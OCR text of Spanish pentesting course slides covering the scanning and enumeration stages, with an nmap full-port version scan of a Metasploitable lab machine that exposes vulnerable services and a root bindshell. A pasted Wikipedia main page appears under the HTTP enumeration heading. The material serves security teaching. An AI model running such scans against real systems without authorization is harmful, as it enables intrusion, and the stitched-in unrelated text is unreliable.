

97.5
98.2
16:55:51
97.5
98.2
16:55:51
MEDICORE
Alarm(°F)
Alarm Sound
99.5
Display(°F)
Bell Sound
94.1
Auto Save
SAVE

SEGURIDAD CERO


Escaneo

Escaneo de red sobre el objetivo en base a la información obtenida en la etapa de reconocimiento en busca de dispositivos, sistemas operativos, puertos y servicios



DMZ
SERVER FARM
WAN
LAN


DMZ
DMZ-SWITCH STACK
FIREWALL
FIREWALL
L2-SWITCH
L2-SWITCH
L2-SWITCH
L2-SWITCH
L2-SWITCH
L2-SWITCH
L2-SWITCH
L2-SWITCH
L2-SWITCH
Port Channel
Port Channel
SERVER FARM
VMS
HYPERVISOR
HYPERVISOR
VM
WAN
LAN

TCP HANDSHAKE



UDP



HTTP
80

SSH
22


FTP
21

SMTP
25

DNS
53

...

```
kali@kali:~$ nmap -sV -p- -T5 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 19:44 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00094s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc         UnrealIRCd
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33466/tcp open  nlockmgr    1-4 (RPC #100021)
```



Enumeración

SEGURIDAD CERO

Enumeración

Obtención de información detallada del objetivo bajo ataque interactuando profundamente con los punto de entrada que ofrece. Esta es el paso más importante.

HTTP 80

Welcome to Wikipedia,

the free encyclopedia that anyone can edit.
5,846,853 articles in English

- Arts
- Biography
- Geography
- History
- Mathematics
- Science

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Interaction
Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools
What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item

Print/export
Create a book
Download as PDF
Printable version

From today's featured article


Pittas (Pittidae) are a family of birds found in Asia, Australasia and Africa. There are numerous species in three genera, *Pitta*, *Erythropitta* and *Hydrornis*, all similar in general appearance and habits. They are Old World suboscines, closely related to the broadbills. Pittas are medium-sized by passerine standards, at 15 to 25 cm (5.9–9.8 in) in length, and stocky, with strong, longish legs and long feet. They have very short tails and stout, slightly decurved bills. Many have brightly coloured plumage. Most pitta species are tropical, although a few species can be found in temperate climates. They are mostly found in forests, but some live in scrub and mangroves. They usually forage alone on wet forest floors in areas with good ground cover. They eat earthworms, snails, insects and similar invertebrate prey, as well as small vertebrates. The main threat to pittas is habitat loss in the form of rapid deforestation; they are also targeted by the cage-bird trade. (**Full article...**)

Recently featured: Jeremy Thorpe · Thomas Crisp · Teresa Sampsonia
Archive · **By email** · **More featured articles**

Did you know...

- ... that the fashion designer **Edward Windsor, Lord Downpatrick** *(pictured)* is the closest relative of Queen Elizabeth II who cannot succeed to the British throne because of conversion to Catholicism?
- ... that the **Pacific baza** has been rumoured to imitate the calls of tree

In the news


Cyclone Kenneth

- Flooding and winds from **Cyclone Kenneth** *(satellite image shown)* kill at least 45 people, injure more than 200 others, and cause serious damage in Mozambique and the Comoro Islands.
- **An earthquake** in Luzon, the Philippines, kills at least 18 people.
- Volodymyr Zelensky wins the **Ukrainian presidential election**.
- At least 250 people are killed and hundreds of others are injured in **multiple bombings** at churches and hotels in Sri Lanka.

